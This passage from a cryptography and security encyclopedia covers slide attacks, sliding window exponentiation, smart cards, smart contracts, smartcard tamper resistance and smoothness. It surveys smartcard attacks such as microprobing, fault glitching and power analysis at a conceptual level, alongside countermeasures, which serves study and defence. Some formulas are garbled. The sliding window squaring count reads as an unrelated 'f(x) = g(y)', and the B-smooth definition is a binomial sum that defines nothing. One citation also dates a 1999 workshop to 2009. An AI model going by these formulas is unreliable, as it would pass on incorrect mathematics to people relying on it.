1999b). A summary of the state of the art and of the many flawed attacks is given in Kim and Phan (2009).

In addition, it is worth noting that Skipjack can be attacked by a generic time-memory trade-off approach requiring 2^{80} steps of precomputation and 2^{54}—80-bit words (i.e., 2^{60} bits) of memory, but then each search for a key requires only 2^{54} steps of computation. In the case of a *multiple-target* attack, if the attacker is given encryptions of an arbitrary fixed known plaintext under 2^{32} different keys, then he can recover one of these keys using *time-memory-data trade-off* attack after 2^{48} steps of precomputation (which is done only once) and in 2^{32} time and memory. Such attack applies to any 80-bit cipher (Biryukov et al. 2005).

Cross-References

Block Ciphers
Impossible Differential Attack

Recommended Reading

Biham E, Biryukov A, Dunkelman O, Richardson E, Shamir A (1999a) Initial observations on skipjack: cryptanalysis of Skipjack-3XOR. In: Tavares SE, Meijer H (eds) Selected areas in cryptography – SAC'98. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 362–376

Biham E, Biryukov A, Shamir A (1999b) Cryptanalysis of skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23

Biryukov A, Mukhopadhyay S, Sarkar P (2005) Improved time-memory trade-offs with multiple data". In: Proceedings of SAC'2005. Lecture notes in computer science

Granboulan L (2001) Flaws in differential cryptanalysis of Skipjack. In: Matsui M (ed) Proceedings of fast software encryption – FSE 2001. Lecture notes in computer science, vol 2335. Springer, Berlin, pp 328–335

Hwang K, Lee W, Lee S, Lee S, Kim J (2002) Saturation attacks on round Skipjack. In: Daemen J, Rijmen V (eds) Fast software encryption – FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 100–111

Kim J, Phan R (2009) A cryptanalytic view of the NSA's Skipjack block cipher design. In: Advances in information security and assurance (ISA). Lecture notes in computer science, vol 5576. Springer, Berlin, pp 368–381

Knudsen LR, Robshaw M, Wagner D (1999) Truncated differentials and skipjack. In: Wiener M (ed) Advances in cryptology – CRYPTO’99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 165–180

NIST (1998) SKIPJACK and KEA algorithm specification. Technical report

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_617

Slide Attack

Alex Biryukov[131] ✉
(131) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Slide attack is generic attack designed by Biryukov and Wagner (1999, 2000). It can be applied in both known plaintext or chosen plaintext scenarios. It can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. The main feature of this attack is that it realizes a dream of cryptanalysts: if the cipher is vulnerable to such an attack, the complexity of the attack is independent of the number of rounds of the cipher. A typical slide of one encryption against another by one round (under the same key) is shown in Fig. 1.

$$P_0 \to F_1\ F_2\ F_3 \ldots F_r \to C_1$$
$$P_1 \to F_1\ F_2\ F_3 \ldots F_r \to C_2$$

Slide Attack, Fig. 1 A typical slide attack

Theory

If the equation $F_1(P_0, K_1) = P_1$ holds, the pair is called a *slid pair*. The attacker would then obtain two equations:

$$F_1\left(P_0, K_1\right) = P_1, \quad F_r\left(C_0, K_r\right) = C_1,$$

where the second equation would hold for free due to sliding. These equations involve only a single round function, and thus could be solved by the attacker for the secret subkeys K_1, K_r of these rounds. The attacker may create properly *slid pairs*(P_0, P_1) by birthday paradox or by careful construction. For an arbitrary cipher, the attack has complexity of $2^{n/2}$ known-plaintexts, were n is the block-size. For a Feistel cipher, complexity is reduced to $2^{n/4}$ chosen plaintexts.

Several ciphers or slight modifications of existing ciphers have been shown vulnerable to such attacks, for example, the Brown-Seberry variant of the Data Encryption Standard (DES) (1990) (rotations in key-schedule are by 7 bits, instead of varying 1, 2 rotations as in the original DES), DES-X, the *Even-Mansour scheme* (1997), arbitrary Feistel ciphers with 4-round periodic key-schedule as well as round-reduced versions of GOST. The basic attack has been extended into a *slide-with a twist*, a technique where encryption is slid against decryption and *complementary slide* technique (Biryukov and Wagner 2000), where the inputs to the rounds do not have to be identical but may have the difference which is canceled out by a difference in the keys. In the same paper, another generalization of the technique is given which allows to get many slid pairs simultaneously by cyclic re-encryption and thus allows to attack strong round functions. This technique has received an interesting extension in (Biham et al. 2007), which allows fast detection and generation of many slid pairs if the attacker has access to almost all the codebook of the cipher. Such attack is meaningful if the key size of the cipher is larger than the block size.

Applications

It is clear that slide-attack would apply to any *iterative* construction which has enough *self-similarity* in its rounds. It could be applied to block-ciphers as described above, to stream-ciphers (see, e.g., resynchronization attack on *WAKE-ROFB* (Biryukov and Wagner 1999)) or to MAC and hash functions (see, e.g., a *slid pair* discovery for SHA-1 by Saarinen (2003). Slide attacks have been applied to some more stream ciphers and hash functions recently (see, e.g., Gorski et al. (2008)).

In practice, the attack seems easy to avoid by breaking the similarity of the round transforms by applying round counters (as is done for example in

Skipjack) or different random constants in each round (as in Rijndael/AES, SHA-256, and many other constructions). Whether such simple changes are indeed sufficient is a matter of further research.

Cross-References

Block Ciphers
DES-X (or DESX)

Recommended Reading

Biham E, Dunkelman O, Keller N (2007) Improved slide attacks. In: Biryukov A (ed) Proceedings of fast software encryption – FSE'07, Lecture notes in computer science, vol 4593. Springer, Berlin, pp 153–166

Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of fast software encryption – FSE'99, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259

Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606

Brown L, Seberry J (1990) Key scheduling in DES type cryptosystems. In: Seberry J, Pieprzyk J (eds) Advances in cryptology—AUSCRYPT'90, Lecture notes in computer science, vol 453. Springer, Berlin, pp 221–228

Even S, Mansour Y (1997) A construction of a cipher from a single pseudorandom permutation. J Cryptol 10(3):151–162
[MathSciNet]

Gorski M, Lucks S, Peyrin T (2008) Slide attacks on a class of hash functions. In: Preneel B (ed) Advances in cryptology – ASIACRYPT 2008, Lecture notes in computer science, vol 5350. Springer, Berlin, pp 143–160

Saarinen M-JO (2003) Cryptyanalysis of block ciphers based on SHA-1 and MD5. In: Johansson T (ed) Proceedings of fast software encryption – FSE 2003, Lecture notes in computer science, vol 2887. Springer, Berlin, pp 36–44

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_46

Sliding Window Exponentiation

Bodo Möller[132] ✉
(132) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Definition

Sliding window exponentiation computes powers by looking at a number of exponent bits at a time: a window onto the binary representation of the exponent. Letting the window slide, as opposed to using fixed window positions, provides for performance improvements.

Background

Sliding window exponentiation is an approach for computing powers in any group (or semigroup). Like 2^k-ary exponentiation, it generalizes binary exponentiation and is parameterized by a positive integer k, where the case $k = 1$ is the same as binary exponentiation. Sliding window exponentiation can be considered an improved variant of 2^k-ary exponentiation: with identical $k \geq 2$, sliding window exponentiation needs storage for fewer group elements and usually performs less applications of the group operation than 2^k-ary exponentiation. However, the algorithms for sliding window exponentiation are slightly more complicated.

Theory

2^k-ary exponentiation uses the 2^k-ary representation of exponents, which can be considered as looking at the binary representation through fixed windows of width k:

$$\boxed{0\ \ 0\ \ 1}\boxed{1\ \ 1\ \ 0}\boxed{1\ \ 0\ \ 0}\boxed{0\ \ 1\ \ 1}\boxed{0\ \ 0\ \ 1}\boxed{0\ \ 1\ \ 0}$$

Sliding window exponentiation improves over this based on the observation that fewer windows of width up to k can suffice to cover all nonzero exponent bits if one allows the windows to take arbitrary positions. Also, one can arrange for all windows to be odd-valued (i.e., have a 1 as the rightmost bit). Then the bits covered by each single window correspond to a value in the set $B_k = \{1, 3, \ldots, 2^k - 1\}$, and the number of possible window values is less than with the 2^k-ary exponentiation method. Covering the binary representation of the exponent by such windows yields a base-two representation of the exponent that uses the digit set $\{0\} \cup B_k$. One possible way to determine windows for a given exponent is to look at the binary representation of the exponent from left to right, starting a new window whenever a nonzero bit is encountered, choosing the maximum width up to k for this particular window such that the rightmost bit is also nonzero:

$$\begin{array}{rl} & 0\ 0\ \boxed{1\ 1\ 1}\ 0\ \boxed{1}\ 0\ 0\ 0\ \boxed{1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad\qquad 7\ 0\ 1\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Another possibility is to look at the binary representation of the exponent from right to left, starting a new width-k window whenever a nonzero bit is encountered:

$$\begin{array}{rl} & 0\ \boxed{0\ 1\ 1}\boxed{1\ 0\ 1}\ 0\ 0\ \boxed{0\ 1\ 1}\ 0\ 0\ \boxed{1\ 0\ 1}\ 0 \\ \Rightarrow & \qquad\qquad 3\ 0\ 0\ 5\ 0\ 0\ 0\ 0\ 3\ 0\ 0\ 0\ 0\ 5\ 0 \end{array}$$

Such left-to-right scanning or right-to-left scanning yields a representation

$$e = \sum_{i=0}^{l-1} e_i 2^i,\ \ e_i \in \{0\} \cup B_k.$$

In the following, let such a representation of some positive integer e be given with l chosen minimal; thus, $e_{l-1} \neq 0$.

The *left-to-right sliding window exponentiation method* computes g^e, where g is an element of the group (or semigroup), as follows. First the powers for odd exponents 1 up to $2^k - 1$ are computed and stored:

$$
\begin{aligned}
&G_1 \leftarrow g \\
&A \leftarrow g \circ g \\
&\textbf{for}\ d = 3\,\text{to}\,2^k - 1\,\text{step}\,2\,\textbf{do} \\
&\ G_d \leftarrow G_{d-2} \circ A
\end{aligned}
$$

Then g^e is computed using the table of powers $G_1 = g$, $G_3 = g^3, \ldots, G_{2^k-1} = g^{2^k-1}$:

$$
\begin{aligned}
&A \leftarrow G_{e_{l-1}} \\
&\textbf{for}\ i = l - 2\,\text{down to}\,0\,\textbf{do} \\
&\ A \leftarrow A \circ A \\
&\ \textbf{if}\ e_i \neq 0\,\textbf{then} \\
&\ A \leftarrow A \circ G_{e_i} \\
&\textbf{return}\ A
\end{aligned}
$$

Note that in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; instead, left-to-right scanning can be used to determine it digit by digit when it is needed without storing it completely. Left-to-right sliding window exponentiation is the practical application of algorithmic ideas from Thurber (1973).

Like binary exponentiation and 2^k-ary exponentiation, sliding window exponentiation has a variant that performs a right-to-left exponentiation:

for $d = 1$ to $2^k - 1$ step 2 **do**
 $B_d \leftarrow$ identity element
$A \leftarrow g$
for $i = 0$ to $l - 1$ **do**
 if $e_i \neq 0$ **then**
 $B_{e_i} \leftarrow B_{e_i} \circ A$
 if $i < l - 1$ **then**
 $A \leftarrow A \circ A$

{Now $g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$; this can be computed as follows:}

for $d = 2^k - 1$ to 3 step -2 **do**
 $B_{d-2} \leftarrow B_{d-2} \circ B_d$
 $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

Again, in practice it is not necessary to completely derive the representation $e_{l-1}, \ldots, e_0$ before starting the exponentiation; here, right-to-left scanning can be used to determine it digit by digit when it is needed. The algorithm as written can be optimized similarly to the right-to-left 2^k-ary exponentiation method to avoid (at least) 2^{k-1} applications of the group operation. The idea used to perform sliding window exponentiation in right-to-left fashion is due to Yao (1976); the sub-algorithm shown above for computing $\prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$ is due to Knuth (1998), answer to exercise 4.6.3-9].

The number of group operations performed during a sliding window exponentiation with maximum window width k depends on the length l of the sliding window representation and on the number of digits in the representation $e_{l-1}, \ldots, e_0$ that are nonzero. For any b-bit exponent ($2^{b-1} \le e < 2^b$), the length l is bounded by $b - k < l \le b$. Assume that left-to-right or right-to-left scanning is performed on a sequence of independently and uniformly random bits; then a new window will be started on average every $k + 1$ bits. For b-bit exponents, one bit is necessarily nonzero, and both scanning techniques will usually have an unused part in the final window when the end of the exponent is reached. The expected number of

nonzero values among $e_{l-1}, \ldots, e_0$ for random b-bit exponents lies between $b/(k+1)$ and $1 + (b-1)/(k+1)$.

Using the upper bounds to derive estimates for average performance that are on the safe side (i.e., slightly pessimistic) gives b squaring operations (one time $g \circ g$ and $b - 1$ times $A \circ A$) and

$$2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for left-to-right sliding window exponentiation, or

$$f(x) = g(y).$$

squaring operations ($b - 1$ times $A \circ A$ and $2^{k-1} - 1$ times $B_d \circ B_d$) and

$$\underbrace{1 + \frac{b-1}{k+1}}_{\text{loop over } i} + \underbrace{2 \cdot \left(2^{k-1} - 1\right)}_{\text{loop over } d} - \underbrace{2^{k-1}}_{\text{optimization}}$$
$$= 2^{k-1} - 1 + \frac{b-1}{k+1}$$

general group operations for right-to-left sliding window exponentiation with the optimization explained above.

In some groups, such as those employed in elliptic curve cryptography, computing inverses of elements is a very fast operation. For such groups, better performance than with ordinary sliding window exponentiation can often be obtained by using signed digit exponentiation instead.

Applications

Exponentiation is frequently used in public key cryptography. Applications for which the sliding window method is particularly well suited include verification in the RSA digital signature scheme.

Cross-References

Exponentiation Algorithms

Recommended Reading

Knuth DE (1998) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading

Thurber EG (1973) On addition chains $l(mn) \leq l(n)–b$ and lower bounds for $c(r)$. Duke Math J 40:907–913
[MathSciNet]

Yao AC-C (1976) On the evaluation of powers. SIAM J Comput 5:100–103
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_281

Smart Card

Marijke De Soete[133] ✉
(133) Security4Biz, Oostkamp, Belgium

Synonyms

Chip card; Integrated circuit card

Definition

A smart card is a credit card–sized token containing a microprocessor enabling it to process and store information, to support single or multiple applications, and to operate both off-line and on-line.

Background

In 1968, German rocket scientist Helmut Gröttrup and his colleague Jürgen Dethloff invented the automated chip card, receiving a patent applied for in 1968 and granted only in 1982, while working for the German company Giesecke & Devrient. The first mass use of the cards was a Télécarte for payment in French pay phones, starting in 1983.

French inventor Roland Moreno patented the memory card concept in 1974. In 1977, Michel Ugon from Honeywell Bull invented the first microprocessor smart card.

Theory

A smart card, chip card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data. This implies

that it can receive input which is processed – by way of the ICC applications – and delivered as an output. There are two broad categories of ICCs. Memory cards contain only nonvolatile memory storage components, and perhaps some specific security logic. Microprocessor cards contain volatile memory and microprocessor components. The card is made of plastic, generally PVC, but sometimes ABS. The card may embed a hologram to avoid counterfeiting. During the last decade, smart cards became available with new features such as a display or a keypad.

Two main categories of smart cards exist: contact cards, whereby the card and the card reader (which may be integrated in for instance a PC) are in contact during the operation/transaction, and contactless cards such as proximity and vicinity cards, where the card and the card reader communicate with each other over a short distance.

Smart cards and the related communication technologies used are standardized under ISO/IEC.

EMV is the standard adopted by all major issuers of payment cards based on chip technology while the SIM/UICC is the smart card used for mobile communications.

Applications

Smart cards are an important enabler of e- and m-business applications, particularly because they can be used to hold authentication information such as a user's private key in a PKI infrastructure scheme or a user's biometric template. The card or card application may be activated/approved by the use of a cardholder verification method (CVM) such as a PIN or biometric sample, thus avoiding security issues associated with transmitting authentication credentials over computer networks. Smart cards may also be used in a wide variety of applications such as financial services, mobile services, transport, loyalty, authentication (e.g., for access control), and eID.

Cross-References

Contactless Cards
Payment Card
SIM/UICC

Recommended Reading

Guillou LC, Ugon M, Quisquater JJ (1992) The smart card, a standardised security device dedicated to public cryptography. In: Simmons G (ed) Contemporary cryptology – the science of information integrity. IEEE Press, New York, pp 561–613

Henry M (2007) Multi-application smart cards. Cambridge University Press, Cambridge

http://globalplatform.org

http://www.eurosmart.com/

http://www.iso.org

http://www.smartcardalliance.org/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1665

Smart Contract

Manuel M. T. Chakravarty[134] ✉
(134) IOG, Utrecht, The Netherlands

✉ **Manuel M. T. Chakravarty**
Email: manuel.chakravarty@iohk.io

Definition

A *smart contract* is a program for a programmable cryptographic protocol. The behavior of a programmable protocol – in contrast to an application-specific protocol – can be adapted to meet the requirements of a variety of different applications. This is achieved by way of application-specific programs that use the protocol's cryptographic primitives to ensure that the parties interacting through such an application adhere to its rules. Smart contracts can thus be regarded as an integrated representation and enforcement mechanism for the rules governing the interaction of the parties participating in the customized protocol. For example, a programmable protocol for financial smart contracts can be instantiated to meet the requirements of a range of financial instruments by way of different smart contracts.

The most widely studied and applied form of protocols that support smart contracts is *blockchain protocols*, such as those of *Bitcoin* and *Ethereum*. In that context, a smart contract is a computable function that serves to witness the validity of admissible state transitions of a distributed ledger, such as a blockchain or a blockchain-anchored state channel. More specifically, the smart contract is executed to assess the validity of candidate transactions for inclusion into the ledger. Smart contract execution may optionally compute information that is included into the

witnessed state transition; in other words, contract execution may either purely serve as a witness of transaction admissibility or may additionally compute information to be included into the ledger state.

Background

The term smart contract was introduced by Szabo (1997) to mean "a set of promises, specified in digital form, including protocols within which the parties perform on these promises." This abstract idea was given concrete form by Miller et al. (2001), who introduced the programming language *E*, implemented on top of the cryptographic communication protocol *Pluribus*. This system did provide a concrete programmable cryptographic protocol to implement smart contracts and had the explicit goal of avoiding the design of new special-purpose cryptographic protocols on a per application basis.

This aspiration was later transferred to the blockchain space through the design of the *Ethereum* blockchain (cf. (Antonopoulos and Wood, 2018)) where a *contract* refers to a program-controlled cryptocurrency *account* – as opposed to *externally owned accounts* that are controlled by key pairs. A contract in Ethereum is thus literally a program executing in a sandbox exposing an application programming interface (API) to participants (both external and other contract accounts) that like to interact with the encoded application-specific protocol. The characteristics of the Ethereum blockchain ensure properties such as liveness and safety.

In recent years, a plethora of proposals for blockchains and smart contract systems has sought to improve this initial work in a range of dimensions, including efficiency, security, and usability. The common theme remains a distributed ledger whose state transitions are verified by programs implementing smart contracts, which optionally may enrich the ledger state with additional information computed during smart contract execution. For a recent survey, refer to Rouhani and Deters (2019).

Theory

Various computational models have been proposed for smart contracts, including process calculi, deontic logics, and rewrite systems. Due to the significant number of successful high-value attacks on existing smart contracts on Ethereum, most theoretical work focuses either on the

application of formal methods and program analysis to smart contracts on Ethereum or on new languages to express smart contracts such that it is easier to reason about their safety and security. In most cases, work on new languages either is also specific to Ethereum or concentrates purely on the language aspects without considering a ledger or protocol. Miller et al. (2018) and Rouhani and Deters (2019) cover many of these approaches.

Given the concurrent transactional nature of smart contracts, *state-transition systems*, such as *deterministic automata*, lend themselves to be a versatile abstraction characterizing the semantics of smart contracts, where the underlying cryptographic primitives and blockchain ledger rules ensure properties, such as the automata's integrity, security, liveness, fairness, and so forth. In particular, state-transition systems help to bridge the differences between the two main competing ledger models, namely, the *UTXO (unspent transaction output)* model introduced by Bitcoin and the *account model* introduced by Ethereum. Specifically, Andrychowicz et al. (2014) use timed automata to formalize contracts on Bitcoin, within Bitcoin's severely restricted computational model. Sergey et al. (2019) capture with *Scilla* the full expressiveness of Ethereum-like account-based smart contracts as state-transition systems. Bridging the gap, Chakravarty et al. (2020) generalize Bitcoin's approach to the rich computational structures that were previously limited to Ethereum-style ledgers by establishing a formal connection between a specific form of deterministic state machines and sequences of transactions on an extended UTXO ledger.

Application

The currently most significant use of smart contracts is in combination with cryptocurrencies for the implementation of self-enforcing financial contracts and, more broadly, for *decentralized finance (DeFi)* – that is, payment infrastructure, exchanges, lending pools, stablecoins, and so forth. Werner et al. (2021) provide a comprehensive overview. Other proposed and largely experimental application areas of smart contracts include the tokenization of real-world assets (including anti-counterfeiting and track-and-trace solutions), identity management, voting, and business process management. A variety of examples is discussed by Rouhani and Deters (2019).

Open Problems and Future Directions

The area of smart contracts is still immature and fragmented. There remain many open questions with respect to what constitutes a convenient, safe, and secure smart contract language. Moreover, it is still unclear how to best model their semantics, such that it accounts for the properties of the underlying cryptographic protocol. More fundamentally, smart contracts call for a synthesis of methods from programming languages, cryptography, and distributed systems, whereas most research so far has concentrated on one or the other. An increasingly important and active area of investigation is cryptographic methods that provide partial or full privacy for smart contracts on public blockchains.

Cross-References

Bitcoin
Initial Coin Offering
Oracle (Blockchain Concept)
Program Verification and Security
Stablecoin
Static Analysis
Type Checking and Security

References

Andrychowicz M, Dziembowski S, Malinowski D, Mazurek Ł (2014) Modeling Bitcoin contracts by timed automata. In: Formal modeling and analysis of timed systems, FORMATS 2014. Lecture Notes in Computer Science, vol 8711. Springer

Antonopoulos AM, Wood G (2018) Mastering Ethereum. O'Reilly Media, Inc, Sebastopol

Chakravarty M, Chapman J, MacKenzie K, Melkonian O, Peyton Jones M, Wadler P (2020) The extended UTXO model. In: Financial cryptography and data security, FC 2020. Lecture Notes in Computer Science, vol 12063. Springer

Miller A, Cai Z, Jha S (2018) Smart contracts and opportunities for formal methods. In: International Symposium on Leveraging Applications of Formal Methods, ISoLA 2018. Lecture Notes in Computer Science, vol 11247 . Springer

Miller MS, Morningstar C, Frantz B (2001) Capability-based financial instruments. In: Financial Cryptography, 4th International Conference, FC 2000. Lecture Notes in Computer Science, vol 1962. Springer

Rouhani S, Deters R (2019) Security, performance, and applications of smart contracts: a systematic survey. IEEE Access 7:50,759–50,779. https://doi.org/10.1109/ACCESS.2019.2911031

Sergey I, Nagaraj V, Johannsen J, Kumar A, Trunov A, Hao KCG (2019) Safer smart contract programming with Scilla. Proc ACM Program Lang 3(OOPSLA), pp 1–30

Szabo N (1997) Formalizing and securing relationships on public networks. First Monday 2(9). https://doi.org/10.5210/fm.v2i9.548

Werner SM, Perez D, Gudgeon L, Klages-Mundt A, Harz D, Knottenbelt WJ (2021) SoK: decentralized finance (DeFi). arXiv preprint arXiv:210108778

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300914

Smart Environment

Biometrics in Ambient Intelligence

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300915

Smart Grids

Access Control for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300916

Smart/Algorithmic Denial of Service

Application-Level Denial of Service

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_228

Smartcard Tamper Resistance

Markus G. Kuhn[135] ✉
(135) Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

✉ **Markus G. Kuhn**
Email: mgk25@cl.cam.ac.uk

Definition

Tamper-resistant cryptographic modules are devices intended for applications that need to protect stored cryptographic keys and intermediate results of algorithms against unauthorized access.

Theory and Applications

The most popular portable form is the smartcard, which has the form of a banking plastic card with embedded microcontroller. The typical interfaces are either five visible electrical contacts (for ground, power supply, reset, clock, and a bidirectional serial port) or an induction loop. Typical smartcard processors are 8-bit microcontrollers with a few hundred bytes of RAM and 4–64 kilobytes of ROM or nonvolatile writable memory (NVRAM). Battery-like small steel cans (“crypto buttons”), CardBus/PCMCIA modules, and various PCI plug-in cards for non-portable applications are other popular form factors for tamper-resistant modules.

Smartcards are used in applications with both tamper-resistance and tamper-evidence requirements. Tamper resistance means that stored information must remain protected, even when the attacker can work on several samples of the module undisturbed for weeks in a well-equipped

laboratory. Tamper evidence is a weaker requirement in which the regular holder of the module must merely be protected against unnoticed access to information stored in the module.

One common application for tamper-resistant smartcards are pay-TV conditional-access systems, where operators hand out millions of cards to customers, each of which contains the key necessary to descramble some subscription TV service. Pirates who manage to extract the key from one single issued card can use it to produce and sell illicit clone cards. Most proposed forms of digital rights management (DRM) mechanisms are based on some form of tamper-resistant element in the user system.

Examples for smartcard applications where operators can rely more on just a tamper-evidence requirement are digital signature identity cards, banking cards, and GSM subscriber identity modules. Here, stored secrets are specific to a single card or cardholder and can be revoked, should the module get stolen.

There are four broad categories of attacks against tamper-resistant modules:

- *Software attacks* use the normal communication interface of the processor and exploit security vulnerabilities found in protocols, cryptographic algorithms, or the software implementation. Countermeasures involve very careful design and in-depth implementation reviews, possibly augmented by formal techniques.
- *Microprobing* techniques access the chip surface directly, such that the attacker is able to observe, manipulate, and interfere with the integrated circuit. This has been the dominant form of attack against pay-TV conditional-access cards since about 1993. Chemical depackaging (e.g., with fuming nitric acid) is used to dissolve conventional packaging materials without damaging the silicon chip. Microscopes with micromanipulators are then used to place fine tungsten hairs onto micrometer-wide on-chip bus lines, in order to establish an electrical contact between the chip circuits and recording equipment such as digital oscilloscopes. The glass passivation layer that covers the metal interconnects can be broken mechanically or removed with UV laser pulses. The content of the main memory can then be reconstructed from observed on-chip bus traffic, a process that can be simplified by damaging the instruction decoder to prevent the execution of jump commands. Attackers have also succeeded in accessing the memory with

the help of circuitry placed on the chip by the manufacturer for postproduction testing. Modern chips with smaller feature sizes require the use of focused ion-beam workstations. With these, the surface of a depackaged chip can be modified inside a vacuum chamber. A beam of accelerated gallium ions and various added processing gases remove chip material or deposit either conducting and insulating substances with a resolution of tens of nanometers. This not only allows attackers to modify the metal connections between the transistors, effectively to edit the processor design, but also helps in establishing larger probing pads for the connection of recording equipment. Countermeasures involve more difficult-to-remove packaging materials (e.g., silicon, silicon carbide), obfuscated circuits, additional top-layer metal sensor meshes, the careful destruction of test circuitry before the chip is delivered to customers, and the design of instruction decoders that frustrate modifications aimed at simplifying access to all memory locations (Kömmerling and Kuhn 1999).

- *Fault generation* techniques or fault attacks use abnormal environmental conditions to generate malfunctions in the processor aimed at providing additional access. A simple example would be a deliberately caused and carefully timed glitch that disrupts the correct execution of a single security-critical machine instruction, such as the conditional branch at the end of a password comparison. Carefully placed, a single glitch can help to bypass many layers of cryptographic protection. Such glitches have been generated by increasing the provided clock frequency for a single cycle, by brief supply voltage fluctuations, by applying light flashes to the entire chip or single gates, and with the help of electromagnetic pulses. Another class of fault generation attacks attempts to reduce the entropy generated by hardware random-bit generators. For example, where multiple noisy oscillators are used to generate randomness, externally applied electromagnetic fields with carefully selected frequencies can result in a phase lock and more predictable output. Countermeasures against fault generation include adding filters into supply lines, regular statistical checks of random-bit generators, redundant consistency checks in the software, and new logic design techniques that lead to inherently glitch-resistant circuits.
- Eavesdropping or side-channel analysis techniques monitor with high time resolution the characteristics of all supply and interface connections

and any other electromagnetic radiation produced by a processor. A simple example is the determination of the length of the correct prefix of an entered password from the runtime of the string-compare routine that rejects it. This can significantly reduce the average number of guesses needed to find the correct string. The nature of the executed instruction as well as parts of the processed data are evident in the power-supply current of a CPU. A conditional branch that takes effect can easily be distinguished from one that passes through by examining with an oscilloscope the voltage drop over a 10 Ω resistor inserted into the processor's ground connection line. The current consumed by the write operation into memory cells is often proportional to the number of bits that change their value. Even status register flags and Hamming weights of data processed in arithmetic units can show up in power consumption curves. The technique of differential power analysis determines secret-key bits by correlating measured current curves with externally simulated intermediate results of a symmetric cipher. It has been demonstrated as a practical attack technique, even in situations where there has not been a microprobing attack first to disassemble the software in the targeted smartcard. Countermeasures include the addition of filters and shields against compromising emanations, circuitry, and routines for adding random noise and delays, new balanced or dual-rail logic design techniques that lead to inherently less information in the power signal, and algorithmic techniques for reducing the number of intermediate results useful for eavesdroppers.

Microprobing requires time and careful preparation in a laboratory environment and is therefore primarily a challenge of tamper resistance. The other three attack classes are noninvasive and can, with suitable preparation, be performed in just a few seconds with attack equipment that could be disguised as a regular smartcard reader. The holder of the card might not notice such an attack, and then even the tamper evidence would be lost.

Cross-References

Compromising Emanations
Differential Power Analysis
Fault Attack

Recommended Reading

Kömmerling O, Kuhn MG (1999) Design principles for tamper-resistant smartcard processors. In: Proceedings of the USENIX workshop on smartcard technology (Smartcard'99), 10–11 May 2009, Chicago, IL. USENIX Association, Berkeley, pp 9–20, ISBN 1-880446-34-0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_477

Smoothness

Kim Nguyen[136] ✉
(136) Bundesdruckerei GmbH, Berlin, Germany

✉ **Kim Nguyen**
Email: Kim.Nguyen@bdr.de

Definition

A natural number n is called B-smooth if its factorization does not contain any prime factors larger than B, i.e.,

$$\sum_{i=1}^{k} \binom{n}{i}$$

Analogously, we can also consider elements of the polynomial ring $\mathbb{F}_p[x]$. For a polynomial f of degree deg(f) define the norm of f to be $p^{\deg(f)}$. An element of $\mathbb{F}_p[x]$ is called B-smooth if its factorization does not contain any irreducible polynomials of norm greater than B.

Theory

For $t, c \in \mathbb{R}$ such that $0 \le t \le 1$ the complexity–theoretic L-notation is defined by

$$L_x[t, \gamma] = e^{(\gamma + o(1))(\log x)^t (\log\log x)^{1-t}},$$

where $x \to \infty$. Note that for $t = 0$ this equals $(\log x)^\gamma$, while for $t = 1$ we obtain x^γ (neglecting the $o(1)$ term). Hence we see that for values of t between 0 and 1 the function L interpolates between polynomial time and

exponential time behaviour. For these values we say that L is subexponential in x (Subexponential time).

The main observation about the distribution of smooth numbers in an interval $[0, a]$ is that if the smoothness bound B is chosen subexponentially in x, then the probability that a random integer in this interval is B-smooth (or more precisely the inverse of that probability) is also subexponential.

More precisely, set $a = L_x[r, \alpha]$ and $B = L_x[s, \beta]$, where $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ and $s < r \leq 1$, then the probability that a random number in $[0, a]$ is B-smooth is given by

$$L_x[r - s, -\alpha (r - s) / \beta], \tag{1}$$

